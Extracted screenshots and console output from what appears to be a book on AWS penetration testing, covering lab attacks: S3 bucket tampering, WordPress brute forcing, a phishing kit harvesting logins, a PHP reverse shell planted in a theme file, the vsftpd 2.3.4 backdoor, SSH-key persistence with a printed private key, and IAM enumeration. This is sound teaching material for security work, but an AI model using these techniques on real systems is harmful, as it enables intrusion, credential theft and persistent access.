
← → 🏠 🔒 <https://ga4ce38035.execute-api.us-west-2.amazonaws.com/prod> ... 📄 ⭐

Request to https://awspublicpackt.s3.amazonaws.com:443 [52.218.248.186]

Forward Drop **Intercept is on** Action

Raw Headers Hex

```
GET / HTTP/1.1
Host: awspublicpackt.s3.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```




Request to https://awspublicpackt.s3.amazonaws.com:443 [52.218.225.27]

Forward Drop **Intercept is on** Action



Raw Headers Hex

```
GET /test/TestAPI.txt HTTP/1.1
Host: awspublicpackt.s3.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



https://awspublicpackt.s3.amazonaws.com/test

AWS API pentesting test

  Request to https://awspublicpackt.s3.amazonaws.com:443 [52.218.213.43]

Forward

Drop

Intercept is on

Action

Raw

Headers

Hex

```
PUT /test/HackedAPI.txt HTTP/1.1
Host: awspublicpackt.s3.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 17
```

```
i love pentesting
```

```
# curl https://awspublicpackt.s3.amazonaws.com/test/Hacked.txt
echo "i love pentesting" # █
```


Chapter 9: Real-Life Pentesting with Metasploit and More!

AWS Management Console

AWS services

Find Services

You can enter names, keywords or acronyms.



VPC

Isolated Cloud Resources

Resources by Region

You are using the following Amazon

VPCs

[See all regions](#) ▼



Pentest Playground



vpc-244be55c


available

172.31.0....



Pick your instance image [?](#)

Select a platform


 **Linux/Unix**
22 blueprints


 **Microsoft Windows**
3 blueprints


Select a blueprint


Apps + OS

OS Only


 **WordPress**
5.3.2-3

 **WordPress Multisite**
5.3.2-3


 **LAMP (PHP 7)**
7.3.15

 **Node.js**
12.16.1

 **Joomla**
3.9.15

 **Magento**
2.3.4


 **MEAN**
4.2.3


 **Drupal**
8.8.2

 **GitLab CE**
12.5.0

 **Redmine**
4.1.0-8

 **Nginx**
1.16.1-5

 **Ghost**
3.2.0-1

 **Django**
2.2.9

 **Plesk Hosting Stack on Ubuntu**

Choose your instance plan ?

New! Check out our new 16 GB and 32 GB RAM bundles!

Sort by: **Price per month** Memory Processing Storage Transfer

First month free!

< **\$3.5** USD **\$5** USD **\$10** USD **\$20** USD **\$40** USD >

Price per month	Memory	Processing	Storage	Transfer
\$3.50 USD	512 MB	1 vCPU	20 GB SSD	1 TB
\$5 USD	1 GB	1 vCPU	40 GB SSD	2 TB
\$10 USD	2 GB	1 vCPU	60 GB SSD	3 TB
\$20 USD	4 GB	2 vCPUs	80 GB SSD	4 TB
\$40 USD	8 GB	2 vCPUs	160 GB SSD	5 TB

You can try the selected plan free for one month (up to 750 hours).

Identify your instance

Your Lightsail resources must have unique names.

×




Good morning!

Filter by name, location, tag, or type

Instances Databases Networking Storage Snapshots

Sort by **Date** ▾

Create instance

 **WordPress-Metasploit**  

512 MB RAM, 1 vCPU, 20 GB SSD

Running 34.221.161.104
Oregon, Zone A

Connect securely using your browser [?](#)

You can still use your own compatible ssh client with your device or software to connect to your instance. [Learn how to connect using your own SSH client](#)

[Connect using SSH](#)

Connect using your own SSH client [?](#)

You can connect to your instance using the following address and user name:

Public IP [?](#)

34.221.161.104

User name [?](#)

bitnami

```
bitnami@ip-172-26-13-82:~$ ls  
apps  bitnami_application_password  bitnami_credentials  htdocs  stack
```

```
bitnami@ip-172-26-13-82:~$ cat bitnami_application_password  
SsLKbn8iFiyk
```



Username or Email Address


user

Password




Remember Me

Log In

 Users

All Users

 Tools

Add New

Your Profile

Add New User

Create a brand new user and add them to this site.

Username (required)	<input type="text" value="admin"/>
Email (required)	<input type="text" value="admin@admin.com"/>
First Name	<input type="text" value="admin"/>
Last Name	<input type="text" value="admin"/>
Website	<input type="text"/>
Password	<input type="password" value="admin"/> Very weak
	<input type="button" value="Hide"/> <input type="button" value="Cancel"/>
Confirm Password	<input checked="" type="checkbox"/> Confirm use of weak password
Send User Notification	<input checked="" type="checkbox"/> Send the new user an email about their account.
Role	<input type="text" value="Subscriber"/> ▾

Name

Username

Username cannot be changed.

Role

First Name

Last Name

Nickname *(required)*

Display name publicly as

Contact Info

Email *(required)*

Website

Not shown: 997 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

80/tcp	open	http	Apache httpd (PHP 7.3.14)
--------	------	------	---------------------------

443/tcp	open	ssl/http	Apache httpd (PHP 7.3.14)
---------	------	----------	---------------------------

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 415.67 seconds

```
ec2-user@kali:~$ su -
root@kali:~# msfdb run
[+] Starting database
```

File System

```
Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

```
Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccc.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffff.....
ffffffff.....
```

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```


```
=[ metasploit v5.0.71-dev ]
+ -- =[ 1962 exploits - 1095 auxiliary - 336 post ]
+ -- =[ 558 payloads - 45 encoders - 10 nops ]
+ -- =[ 7 evasion ]
```

```
msf5 > █
```



```
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > use auxiliary/scanner/http/wordpress_scanner
msf5 auxiliary(scanner/http/wordpress_scanner) > set rhosts ec2-54-149-87-13.us-west-2.compute.amazonaws.com
rhosts => ec2-54-149-87-13.us-west-2.compute.amazonaws.com
msf5 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 54.149.87.13
[+] 54.149.87.13 running Wordpress 5.3.4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



Unknown username. Check again or try your email address.

Username or Email Address

Password

 Remember Me



ERROR: The password you entered for the username **user** is incorrect. [Lost your password?](#)

Username or Email Address

user


Password

••••



Remember Me

Log In



```
msf5 auxiliary(scanner/http/wordpress_login_enum) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: TARGETURI.
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /
targeturi => /
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] / - WordPress Version 5.3.4 detected
[*] 54.191.125.157:80 - / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'user' with id 1
[+] / - Usernames stored in: /root/.msf4/loot/20200703004029_default_54.191.125.157_wordpress.users_247490.txt
[*] 54.191.125.157:80 - / - WordPress User-Validation - Running User Validation
[*] 54.191.125.157:80 - [1/0] - / - WordPress Brute Force - Running BruteForce
[*] / - Brute-forcing previously found accounts...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
[+] / - WordPress Brute Force - SUCCESSFUL login for 'user' : 'admin'
```

SOCIALPHISH

..... Phishing Tool coded by: @Hak9

[01] Instagram	[17] IGFollowers	[33] Custom
[02] Facebook	[18] eBay	
[03] Snapchat	[19] Pinterest	
[04] Twitter	[20] CryptoCurrency	
[05] Github	[21] Verizon	
[06] Google	[22] DropBox	
[07] Spotify	[23] Adobe ID	
[08] Netflix	[24] Shopify	
[09] PayPal	[25] Messenger	
[10] Origin	[26] GitLab	
[11] Steam	[27] Twitch	
[12] Yahoo	[28] MySpace	
[13] Linkedin	[29] Badoo	
[14] Protonmail	[30] VK	
[15] Wordpress	[31] Yandex	
[16] Microsoft	[32] devianART	

[*] Choose an option: 15

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 02

[*] Downloading Ngrok ...


[*] Starting php server ...

[*] Starting ngrok server ...

[*] Send this link to the Target: <https://a9e1c3e3f00d.ngrok.io>


[*] Or using tinyurl: <http://tinyurl.com/ydfuf2qr>

[*] Waiting victim open the link ...




The image shows the WordPress login interface. At the top center is the WordPress logo. Below it is a white box containing the login form. The form has two input fields: "Username or Email Address" and "Password". Below the password field is a checkbox labeled "Remember Me" and a blue "Log In" button. At the bottom of the form box, there is a link "Lost your password?" and a "← Back" link.

```
[*] Waiting credentials ...  
[*] Credentials Found!  
[*] Account: admin  
[*] Password: admin  
[*] Saved: sites/wordpress/saved.usernames.txt
```



The image is a screenshot of the WordPress dashboard. At the top, there is a navigation bar with the site name "user's Blog", a search icon, and a "New" button. On the right side of the navigation bar, it says "Howdy, user". Below the navigation bar is a sidebar with various menu items: Dashboard, Home, Updates (13), Jetpack, Posts, Media, Pages, Comments, Appearance, Plugins (8), Users, Tools, and Settings. The main content area shows a notification for "WordPress 5.4.2 is available! Please update now." Below this is a "Welcome to WordPress!" message with a "Dismiss" button. The dashboard is divided into three columns: "Get Started" with a "Customize Your Site" button and a link to "change your theme completely"; "Next Steps" with links to "Write your first blog post", "Add an About page", "Set up your homepage", and "View your site"; and "More Actions" with links to "Manage widgets", "Manage menus", "Turn comments on or off", and "Learn more about getting started". At the bottom, there are two widgets: "At a Glance" showing "1 Post" and "1 Page", and "Quick Draft" with a "Title" input field.



Edit Themes

Twenty Twenty: 404 Template (404.php)

Select theme to edit:

Selected file content:

```
1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = 'ec2-54-189-132-154.us-west-2.compute.amazonaws.com'; // CHANGE THIS
6 $port = 443; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14
15 if (function_exists('pcntl_fork')) {
16     // Fork and have the parent process exit
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         printit("ERROR: Can't fork");
21         exit(1);
22     }
23
24     if ($pid) {
25         exit(0);
26     }
27
28
29     if (posix_setsid() == -1) {
30         printit("Error: Can't setsid()");
31         exit(1);
32     }
33
34     $daemon = 1;
35 } else {
```

Theme Files

- Stylesheet
(style.css)
- Theme Functions
(functions.php)
- assets ▶
- print.css
- style-rtl.css
- package-lock.json
- package.json
- 404 Template**
(404.php)
- classes ▶
- Comments
(comments.php)
- Theme Footer
(footer.php)
- Theme Header
(header.php)
- inc ▶
- Main Index Template
(index.php)
- Search Form
(searchform.php)
- Singular Template
(singular.php)
- template-parts ▶
- templates ▶

```
msf5 exploit(multi/handler) > nc -lnvp 443
[*] exec: nc -lnvp 443


listening on [any] 443 ...
connect to [172.31.22.25] from (UNKNOWN) [54.149.87.13] 40778
Linux ip-172-26-13-82 4.4.0-1109-aws #120-Ubuntu SMP Fri Jun 5 01:26:57 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
15:41:36 up 35 min, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@      IDLE        JCPU   PCPU   WHAT
bitnami  pts/0    54.240.230.184 15:11      30:24      0.04s   0.04s -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 172.31.22.25:443
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/meDSWrtYSO/akBRfAlrbd.php ...
[*] Sending stage (38288 bytes) to 54.191.125.157
[*] Meterpreter session 1 opened (172.31.22.25:443 → 54.191.125.157:36008) at 2020-07-03 01:46:46 +0000
[+] Deleted akBRfAlrbd.php
[+] Deleted meDSWrtYSO.php
[+] Deleted ../meDSWrtYSO

meterpreter > |
```

Step 1: Choose an Amazon Machine Image (AMI)

Cancel and Exit

Quick Start (0)		
My AMIs (0)		
AWS Marketplace (5)		
Community AMIs (1)	 vsftpd-2-3-4-final - ami-0087d5f539291095a Starts VSFTPD 2.3.4 Root device type: ebs Virtualization type: hvm ENA Enabled: Yes	Select 64-bit (x86)

```
[+] 172.31.7.226: - 172.31.7.226:22 - TCP OPEN
[+] 172.31.7.226: - 172.31.7.226:21 - TCP OPEN
[*] ec2-54-189-99-52.us-west-2.compute.amazonaws.com: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
rDNS record for 172.31.7.226: ip-172-31-7-226.us-west-2.compute.internal

PORT      STATE SERVICE VERSION
21/tcp   open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

```
[*] exec: searchsploit vsftpd 2.3.4

-----
Exploit Title
-----
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
-----
```

```
[*] 172.31.7.226:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.31.7.226:21 - USER: 331 Please specify the password.
[+] 172.31.7.226:21 - Backdoor service has been spawned, handling...
[+] 172.31.7.226:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 172.31.7.226:6200) at 2020-07-03 05:44:41 +0000
```

```
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
# id & whoami
root
# uid=0(root) gid=0(root) groups=0(root)
```

```
shell cmd/unix 0.0.0.0:0 → 172.31.7.226:6200 (172.31.7.226)
meterpreter x86/linux no-user @ ip-172-31-7-226 (uid=0, gid=0, euid=0, egid=0) @ ip-172-31-7-226.us... 172.31.22.25:3232 → 172.31.7.226:50438 (172.31.7.226)
```

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 0a:ad:c5:f2:7c:5e
MTU        : 9001
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 172.31.7.226
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::8ad:c5ff:fef2:7c5e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[*] Storing new private key as /root/.msf4/loot/20200703062200_default_172.31.7.226_id_rsa_192324.txt
[*] Adding key to /home/ubuntu/.ssh/authorized_keys
[*] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[*] Key Added
[*] Post module execution completed
msf5 post(linux/manage/sshkey_persistence) > cat /root/.msf4/loot/20200703062200_default_172.31.7.226_id_rsa_192324.txt
[*] exec: cat /root/.msf4/loot/20200703062200_default_172.31.7.226_id_rsa_192324.txt

-----BEGIN RSA PRIVATE KEY-----
MIEEowIBAAKCAQEAYg5TfmCxRN2Y4Ts4hPgPkMuzpFsxz0ZZS09WHnZs4nbtz1e
q3ZwXJEUnt7y9KqzI1tLjhPpU9FpJGSAVrfiMqb38JJzYw0Cz6aATDjRPHyYStU
FNeAC+kVo3LAKx5nnXOA76Yd7Xlqp6iZDrg2X2Ni6ryDmvJ5kSmWRJXiY/MOaEH1
2DtZdSGp9DlVHUPLvuiowWGZQWQ68LgfIChJ5/bFLY729mP50eD8K9joJb31KR1
zwrYkF64GjMSTBBr/in1QCz4ZC2dDTx9QD+0X3weDKtRtK2HxSZjcfRy2DoL9Pz
5R0PRxoXgPlc3nLUJzL2ZpsfnRyH+Zr1uQ7RrQIDAQABAoIBABQw57zeMLHZ/1R9
LtZ/s0nJpVjgzQsxHeg6KnBA1Qtd3PuA1ILNM966Egof0lac+5GhSI1xhUD2jBg
vUYReq/TzMYgSxCi5Y102LMgOMThkK0XkDb+WD/ZPGfCcCFhzHPD7LkV5Y3c+AiQ
JbWJ0zi/Vlu6Q100yeVg+QMqGSJ2PAXByzFNhd34QJIHuO/4l9G+JXh4F9ryKySX
gy7RhwWAGAG2SsvY/fLprL9GNB2fcb90njyEjboxvVrIMoAtv6oPv2VMZhYkHWvc
Fmm0R7fCohVx0RsojK6iVY3yftior+hcnj+WuYVQicnqZ/co+magwnFm7P0RDpoZ
DPVAvgeCgYEA6Sto06/iYs//rVapXHT4aA7pIoxUU1VuS+QyGgL+FtaCOWFkrje7
ONU8aM2LHX6m2DookV3ejsmI36PbE60v/9aZAm/Ukrz81b6T3Pz882akTBMgtfIL
KNkaSWqCpuhfzfxBxiE1n2TG3ykw4ZVTSp2DNq/4h408Qtwq9wpn8ECgYEA3UPL
mza+1Zo2FXmygwzrGG0YRfeYn7iRLxaW8b1FII7VQD7Gu4hrRAnSyYtJWpsfAAte
6NZvcISkeNVQHMHdHC2sp1IfQ6Ns9rEqIKh+LOC7/O3zYU3iKBkWuNAJdTXHeae
q8YmJPC/ZaifEnXJt/j5pJGmwvRkjB/ZsLda700CgYBTi4RB5RFeilx4BUClo5uL
3UHXaSSFv2SHuLni7B0Sp0V9vdHPQpTIpk7A1nT0Gn85LozxVXr6+mcaiqFihh3
vzKPlvX5pdGJ3IEqe1M++xX/VBMyXgl1L2R9zbXhSEB2CB1sh3KBT/k3rg9zJ1zF
C2PE81QxdsewwoacIZRgQKbGcow5XDCWgXNN4AVj0JWdaSjn2YeV0GNRJKKufC
AY2zajNA0XD/olsfZVo4CWQn7Gua4D6YM295LAF2GpqZBrCBiHzyHcLIduKEXane
9ds4/nQXI fu8/25AsWk61F7bA8xaCGI3vNPANswTuM5ngju25dVXXvGx/5rhAQNG
UoVlAoGBAInXZvSkaN+xMXGkatFFDq/T3d1l0rww5tBAuBKSklMHPdqxP4UjnAss
U9EzTK3ZsKNBZnQERTshjndLXGrmelZCJGF4v2oB/zeK4cl22iN0PQBXLjrbEIhA
Wi9/5QuLxbS3fghWLBqfLjH9sLP6zTMUCLQtVjtmEbHzPVL+duu
-----END RSA PRIVATE KEY-----

```

```

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-1028-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jul  3 06:25:07 UTC 2020

System load:  0.08          Processes:    103
Usage of /:   24.3% of 7.69GB Users logged in:  0
Memory usage: 18%          IP address for eth0: 172.31.7.226
Swap usage:   0%

⇒ There is 1 zombie process.

 * "If you've been waiting for the perfect Kubernetes dev solution for
  macOS, the wait is over. Learn how to install Microk8s on macOS."

  https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

54 packages can be updated.
0 updates are security updates.

Last login: Wed May 13 18:12:37 2020 from 10.0.1.5
root@ip-172-31-7-226:~# █

```



```
root@ip-172-31-7-226:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

```
root@ip-172-31-7-226:~# nmap 172.31.7.0/24 -sn

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-03 06:36 UTC
Nmap scan report for ip-172-31-7-192.us-west-2.compute.internal (172.31.7.192)
Host is up (0.00036s latency).
MAC Address: 0A:7B:4F:43:B4:38 (Unknown)
Nmap scan report for ip-172-31-7-226.us-west-2.compute.internal (172.31.7.226)
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 5.84 seconds
```

```
Not shown: 991 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49158/tcp open  msrpc            Microsoft Windows RPC
49159/tcp open  msrpc            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```

[+] User Name: Moose
[+] User ID: ████████████████████
[+] Creation Date: 2020-02-15 15:35:02 UTC
[+] Tags: []
[+] Groups: ["ADmin"]
[+] SSH Pub Keys: []
[+] Policies: IAMUserChangePassword
[+] Signing certs: []
[+] Password Used: (Never)
[+] AWS Access Keys: ████████████████████ (Active)
[+] ████████████████████ (Active)
[+] Console login: Enabled
[+] Two-factor auth: Disabled
[*]
[+] User Name: test
[+] User ID: ████████████████████
[+] Creation Date: 2020-02-15 15:50:19 UTC
[+] Tags: []
[+] Groups: ["ADmin"]
[+] SSH Pub Keys: []
[+] Policies: IAMUserChangePassword
[+] Signing certs: []
[+] Password Used: (Never)
[+] AWS Access Keys: ████████████████████ (Active)
[+] Console login: Enabled
[+] Two-factor auth: Disabled
[*]
[*] Auxiliary module execution completed

```

```

msf5 auxiliary(ccloud/aws/enum_ec2) > set access_key_id AKI
access_key_id => ████████████████████
msf5 auxiliary(ccloud/aws/enum_ec2) > set secret_access_key
secret_access_key => ████████████████████
msf5 auxiliary(ccloud/aws/enum_ec2) > run

```

```

[+] i-02b4de816d14b5e62 (running)
[+] Creation Date: 2020-07-03 17:58:53 UTC
[+] Public IP: 34.217.130.226 (ec2-34-217-130-226.us-west-2.compute.amazonaws.com)
[+] Private IP: 34.217.130.226 (ip-172-31-22-25.us-west-2.compute.internal)
[+] Security Group: sg-0c3704fe9e2932472

```

```

[*]
[+] Name: packtawspentesting
[+] Creation Date: 2020-02-19 18:40:07 UTC
[+] # of Objects: 1
[+] Region: us-west-2
[+] Website: (None)
[+] Owner: jonathan.helmus
[+] Permissions:
[+] User 'jonathan.helmus' granted FULL_CONTROL
[+] Group '' (http://acs.amazonaws.com/groups/global/AllUsers) granted FULL_CONTROL

```

Chapter 10: Pentesting Best Practices

```
{  
  "PublicAccessBlockConfiguration": {  
    "BlockPublicAcls": false,  
    "IgnorePublicAcls": false,  
    "BlockPublicPolicy": false,  
    "RestrictPublicBuckets": false  
  }  
}
```

```
{  
  "Id": "Policy1582137589630",  
  "Statement": [  
    {  
      "Action": "s3:*",  
      "Effect": "Allow",  
      "Principal": "*",  
      "Resource": "arn:aws:s3:::packtaospentesting",  
      "Sid": "Stmt1582137588027"  
    }  
  ],  
  "Version": "2012-10-17"  
}
```

Name: packtaospentesting
Creation Date: [REDACTED]
of Objects: 1
Region: us-west-2
Website: (None)
Owner: jonathan.helmus
Permissions:
User 'jonathan.helmus' granted FULL_CONTROL
Group '' (<http://acs.amazonaws.com/groups/global/AllUsers>) granted FULL_CONTROL

Block all public access
Off

- Block public access to buckets and objects granted through new access control lists (ACLs)
Off
- Block public access to buckets and objects granted through any access control lists (ACLs)
Off
- Block public access to buckets and objects granted through new public bucket or access point policies
Off
- Block public and cross-account access to buckets and objects through any public bucket or access point policies
Off

Block all public access
Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- Block public access to buckets and objects granted through new access control lists (ACLs)
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- Block public access to buckets and objects granted through any access control lists (ACLs)
S3 will ignore all ACLs that grant public access to buckets and objects.
- Block public access to buckets and objects granted through new public bucket or access point policies
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- Block public and cross-account access to buckets and objects through any public bucket or access point policies
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Bucket policy editor ARN: arn:aws:s3::packtaospentesting
 Type to add a new policy or edit an existing policy in the text area below.

Delete Cancel Save

```

